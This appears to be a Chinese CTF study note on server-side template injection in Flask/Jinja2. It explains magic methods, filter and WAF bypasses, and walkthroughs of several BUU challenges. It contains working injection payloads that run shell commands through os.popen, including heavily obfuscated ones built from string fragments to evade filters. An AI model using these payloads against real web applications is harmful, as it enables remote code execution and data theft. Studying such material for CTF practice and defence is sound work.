
ssti
基础知识概要
魔术方法
1 | __base__——查看自己的父类,最终的父类一定是object |
[!NOTE]
globals 使用方式是 函数名.__globals__获取函数所处空间下可使用的module、方法以及所有变量。
(获取的是字典,存储的是对象的引用,要用[]调用(.get()),如果键值是<function>,可以运行——要在后面加())!!!
相关类、模块
1 | 文件读取 |
无回显
1、反弹shell
rce
1 | import requests |
2、带外注入
通过requestbin或dnslog的方式将信息传到外界
1 | import requests |
3、纯盲注
绕过
过滤可以尝试着用十六进制来绕过
绕过[]限制WAF
__getitem___()魔术方法,代替[]
对字典使用时,传入字符串,返回字典相应键所对应的值;
当对列表使用时,传入整数,返回列表对应索引的值。
也可以通过.get()实现绕过
——操作通上



绕过单双引号
——指的是后面的参数部分,__globals__['popen']这个单引号
request——不是Python的函数,而是在flask内部的函数
request.args.key 获取get传入的key的值,+ 在url上补上参数key的内容(eg:popen),下面的类似(最后一个是可变的,有多个,用&分开)
url: …?key=
——不用引号来包含
request.values.x1 所有参数
request.cookies 获取Cookie传入参数——多参数这里用;隔开
request.headers 获取请求头请求参数
request.from.key 获取post传入的key参数
(Content-Type:application/x-www-form-urlencoded或multipart/form-data)
request.data 获取post传入参数(Content-Type:a/b)
request.json 获取post传入json参数(Content-Type:application/json)
下划线过滤
1、过滤器通过管道符号(|)与变量连接,并且在括号中可能有可选的参数
1 | flask常用过滤器: |
[!NOTE]
混淆点
join():将一个序列中的参数值拼接成字符串,或者通常有python内置的**dict()配合使用**(dict的话,是把键值合并)——获得的是字符串。由于attr要字符串,所以,可以通过这个来获取字符串)
eg:
2
3
4
{% set cl=(cla,dict(e=a,s=a)|join)|join}//cl--classes
**非`dict`组合的,只能是参数,想获得`classes`,不能直接`cl=(cla,ss,es)|join`**
attr():获取对象的属性——()中是字符串
不能获得字典键值/键名eg:
2
3
4
5
6
7
8
{{os._wrap_close.__globals__|attr('__getitem__')('popen')(cmd).read()}}
{{os._wrap_close.__globals__|attr('get')('popen')(cmd).read()}}
--在__globals__中,popen是dict(),可以用来执行命令,但调用方式为[],而不能用attr
('popen':'<function..>')
而
{{os._wrap_close.__globals__['os']|attr('popen')('ls').read}}--可以,因为['os']后,获得的是module了,而popen是这个module的属性(<function>)
对象|upper|lower –> 先大写后小写,–>最终还是小写
()|attr('__class__') –> 在根据上面的request –> ()|attr(request.args.key)
().request.args.key——这样可以吗
__subclasses__()——这个()放在{{}}中,而不是request.args.key中
2、可以从返回值那里拿_之类的字符
|string|list——>可以获得大量字符
+pop()——>可以得到对应下标字符
+attr(pop)()
具体利用看ssti的buu_[Dest0g3 520迎新赛]EasySSTI
chr()
ord()
dot()
空格绕过
%0a 是 URL 编码中表示换行符(LF,Line Feed)的编码。在某些编程语言和环境中,换行符可以被解析为逻辑上的分隔符,从而在某些情况下替代空格的功能。
某些模板引擎在解析模板字符串时,会将换行符视为逻辑上的分隔符,类似于空格的作用。
不行时,可以换成%09——/t,制表符
eg:ls /(ls%20/)
–>ls%0a/换行了,即ls当前目录了(%0D%0A也是)
–>ls%09
十六进制绕过魔术方法限制——同时用[‘’][‘’]。。。代替.
原因可能是:print(‘\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f’) # 输出: class
题目:
buu_[第三章 web进阶]SSTI
!
应该是有个叫password的get参数
常规构造一个得到(找os._wrap_close,查globals)
!
同时,好像用命令查看server.py时,有另一个flag
!
先试了后面的那个,通过了,前面的不知道。
buu_[NewStarCTF 公开赛赛道]BabySSTI_One

先{{lipsum.__globals__}}
!
后!

name={{lipsum.__globals__.__builtins__[%27__import__%27](%27os%27).popen(%27ls%20%27).read()}}
这样可以执行代码
?name={{lipsum.__globals__.__builtins__.__import__(%27os%27).popen(%27ls%20/%27).read()}}
这样也可以
执行命令ls /有
!
看flag_in_here出现!
应该是过滤了flag和cat
用tail /f*(head、tac、nl、od——二进制、sort、uniq都行)
就行了
!
即?name={{lipsum.__globals__.__builtins__[%27__import__%27](%27os%27).popen(%27tail%20/f*%27).read()}}
?name={{lipsum.__globals__.__builtins__.__import__(%27os%27).popen(%27tail%20/f*%27).read()}}也行
buu_[NewStarCTF 公开赛赛道]BabySSTI_Two
过滤了空格和很多魔术方法
Eg:__class__.__globals__.__builtins__。。。
所以
不用.__。。。__
全用[‘。。。’]索引查找——>可等效于.
?name={{lipsum['__globals__']['__builtins__']\['__import__']('os').popen('more%09/f*').read()}}
即:

?name={{lipsum[%27\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f%27][%27\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f%27][%27__import__%27](%27os%27)[%27po\x70en%27](%27more%09/f*%27).read()}}
输入命令为:
Ls%09/:
!
为:more%09/f*
!
值得注意的是不用%0a——换行符代替空格,合适%09——制表符
如果用%0a的话,就会出现换行符两边命令分离,看成两个命令了(个人理解)
Ls%0a/——出现的不是根目录,而是app.py——即当前目录
buu_[NewStarCTF 公开赛赛道]BabySSTI_Three
和Two一样
这次就多过滤了_
换成\x5f即可
?name={{lipsum[%27\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f%27][%27\x5f\x5f\x62\x75\x69\x6c\x74\x69\x6e\x73\x5f\x5f%27][%27\x5f\x5fimport\x5f\x5f%27](%27os%27)[%27po\x70en%27](%27more%09/f*%27).read()}}
!
buu_[Dest0g3 520迎新赛]EasySSTI
这个限制了很多很多如’、_、[]
要自己造了
!
request也过滤了!

自己造,那就要先找找字符了
{{lipsum|string|list}}
!
Pop的获取:{%set%0ap=dict(po=a,p=a)|join%}
的获取:{%set%0aa=(lipsum|string|list)|attr(p)(18)%}——获取上图的字符列表中的
__globals__的获取:{%set%0aglo=(a,a,dict(glo=t,bals=t)|join,a,a)|join%}
1 | {%set%0apo=dict(po=a,p=a)|join%}{%set%0aa=(lipsum|string|list)|attr(po)(18)%}{%set%0aglo=(a,a,dict(glo=t,bals=tw)|join,a,a)|join%}{{lipsum|attr(glo)}} |
获得__builtins__:{%set%0abui=(a,a,dict(buil=t,tins=tt)|join,a,a)|join%}
获得__import__:{%set%0aimp=(a,a,dict(imp=t,ort=tt)|join,a,a)|join%}
获取Getitem():{%set%0ageti=(a,a,dict(ge=aa,titem=aa)|join,a,a)|join()%}——代替[]
获得os:(dict(o=a,s=a)|join())——在{{}}内
获得popen:{%set%0ape=dict(po=t,pen=tt)|join()%}
获得read:{%set%0are=dict(rea=t,d=tt)|join()%}
接下来是在popen()中构建ls /
Cat /flag了
有点多,用下面那个来找字符
()|select|string|list|attr(po)(20)——‘l’
()|select|string|list|attr(po)(18)——‘s’
()|select|string|list|attr(po)(10)——’ ’

(()|select|string|list|attr(po)(20), ()|select|string|list|attr(po)(18), ()|select|string|list|attr(po)(10))|join
!
1 | {%set%0apo=dict(po=a,p=a)|join()%}{%set%0aa=(lipsum|string|list)|attr(po)(18)%}{%set%0aglo=(a,a,dict(glo=t,bals=tw)|join,a,a)|join()%}{%set%0ageti=(a,a,dict(ge=aa,titem=aa)|join,a,a)|join()%}{%set%0ape=dict(po=t,pen=tt)|join()%}{%set%0are=dict(rea=t,d=tt)|join()%}{{lipsum|attr(glo)|attr(geti)((dict(o=a,s=a)|join()))|attr(pe)((()|select|string|list|attr(po)(20),()|select|string|list|attr(po)(18),()|select|string|list|attr(po)(10))|join)|attr(re)()}} |
!
后面就是构造ls /
‘/’就要从config那里来找了!
config|string|list|attr(279)——‘/’

1 | {%set%0apo=dict(po=a,p=a)|join()%}{%set%0aa=(lipsum|string|list)|attr(po)(18)%}{%set%0aglo=(a,a,dict(glo=t,bals=tw)|join,a,a)|join()%}{%set%0ageti=(a,a,dict(ge=aa,titem=aa)|join,a,a)|join()%}{%set%0ape=dict(po=t,pen=tt)|join()%}{%set%0are=dict(rea=t,d=tt)|join()%}{{lipsum|attr(glo)|attr(geti)((dict(o=a,s=a)|join()))|attr(pe)((()|select|string|list|attr(po)(20),()|select|string|list|attr(po)(18),()|select|string|list|attr(po)(10),(config|string|list)|attr(po)(279))|join)|attr(re)()}} |
!

1 | 有flag,后改为cat /flag |
!
bottle框架